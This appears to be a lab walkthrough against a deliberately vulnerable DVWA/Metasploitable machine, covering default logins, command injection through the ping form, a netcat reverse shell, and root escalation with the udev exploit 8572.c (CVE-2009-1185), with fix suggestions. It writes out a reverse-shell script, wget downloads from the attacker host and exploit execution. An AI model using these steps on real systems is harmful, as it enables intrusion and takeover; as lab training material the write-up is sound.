10.0.2.4: Port 80 / DVWA


Information Disclosure - dvwa Login Username and Password

Vulnerability:

-Login credentials are set on default

-Poorly configured Web Application


-The attacker could change the security level from High to Low.




-Ping an IP with following "&&" would allow an attacker to execute malicious code remotely.

Gaining Access:

-Set-up netcat on listening mode from the attacker machine.



-From the target, ping any IP from the network and type "&&" then execute a malicious code to get a reverse shell connection.



-Access gained successfully

```
┌──(root💀kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 54087
bash: no job control in this shell
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$
```

```
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ whoami && id
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Solution:

-Refrain on using default username and password.

-Fix the Security configuration of this Web application.

Privilege Escalation

-OS Detection and Version Detection

```
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Vulnerability:

cve-2009-1185.c
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185

-Kernel versions 2.6.X - 2.6.X are exploitable using 8572.c exploit, which takes advantage of alaw in the UDEV device manager, use to escalate privilege and get root on the target machine.

-Udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space.

```
linux/local/8572.c
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)
```

Escalating Privilege:

-Create a file on your root home directory and name it of what you prefer, mine is “run” then enter these lines.

-When this file is executed, it will use Netcat to connect to Kali's IP address on port 4321 and spawn a shell.

```
1 #! /bin/bash
2 nc 10.0.2.15 4321 -e /bin/bash
```

-Copy 8572.c exploit to the root home directory.

```
┌──(root💀kali)-[~]
└─# cp /usr/share/exploitdb/exploits/linux/local/8572.c /root
```

-Transfer the 8572.c exploit and the run file on the target machine.

-Start a Web server on you Kali

```
┌──(root💀kali)-[~]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

-From the reverse shell you gained, go and fetch the 8572.c exploit and run file and put it on to the target /tmp directory

```
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ wget http://10.0.2.15/8572.c
--05:14:20--  http://10.0.2.15/8572.c
          ⇒ `8572.c'
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/plain]

    0K ..                                                    100%  502.34 MB/s

05:14:20 (502.34 MB/s) - `8572.c' saved [2876/2876]

www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ wget http://10.0.2.15/run
--05:15:28--  http://10.0.2.15/run
          ⇒ `run'
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45 [application/octet-stream]

    0K                                                       100%   14.52 MB/s

05:15:28 (14.52 MB/s) - `run' saved [45/45]
```

```
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ mv 8572.c /tmp
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ mv run /tmp
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ ls /tmp
4589.jsvc_up
8572.c
run
```

-Change Directory (cd) to the /tmp directory

-Compile the 8572.c exploit file into an executable, using the -o flag to specify the name of the output file

```
www-data@metasploitable:/tmp$ gcc -o exploit 8572.c
8572.c:110:28: warning: no newline at end of file
www-data@metasploitable:/tmp$ ls -l
total 20
-rw------- 1 tomcat55 nogroup     0 Apr  9 01:45 4589.jsvc_up
-rw-r--r-- 1 www-data www-data 2876 Apr  9 02:58 8572.c
-rwxr-xr-x 1 www-data www-data 8634 Apr  9 05:24 exploit
-rw-r--r-- 1 www-data www-data   45 Apr  9 02:56 run
```

-Find the PID (process identifier) of the Netlink socket.

```
www-data@metasploitable:/tmp$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c4c800 0   0      00000000 0        0        00000000 2
dfeb2a00 4   0      00000000 0        0        00000000 2
f7f71000 7   0      00000000 0        0        00000000 2
f7c76c00 9   0      00000000 0        0        00000000 2
f7cf5c00 10  0      00000000 0        0        00000000 2
f7c4cc00 15  0      00000000 0        0        00000000 2
df808800 15  2400   00000001 0        0        00000000 2
f7c79800 16  0      00000000 0        0        00000000 2
df8f9e00 18  0      00000000 0        0        00000000 2
```

-Set up a netcat listener from your Kali machine.

```
┌──(root💀kali)-[~]
└─# nc -lvp 4321
listening on [any] 4321 ...
```

-Execute exploit with the PID of netlink socket.

```
www-data@metasploitable:/tmp$ ./exploit 2400
```

-Root privilege gained

```
whoami && id && sudo -l
root
uid=0(root) gid=0(root)
User root may run the following commands on this host:
    (ALL) ALL
```

Solution:

-Your Linux kernel version seems to be outdated, use a newer version -update and patch your Linux machine.

Note: There are many ways to escalate privilege, just because you update your Linux version doesn't mean you are protected of privilege escalation.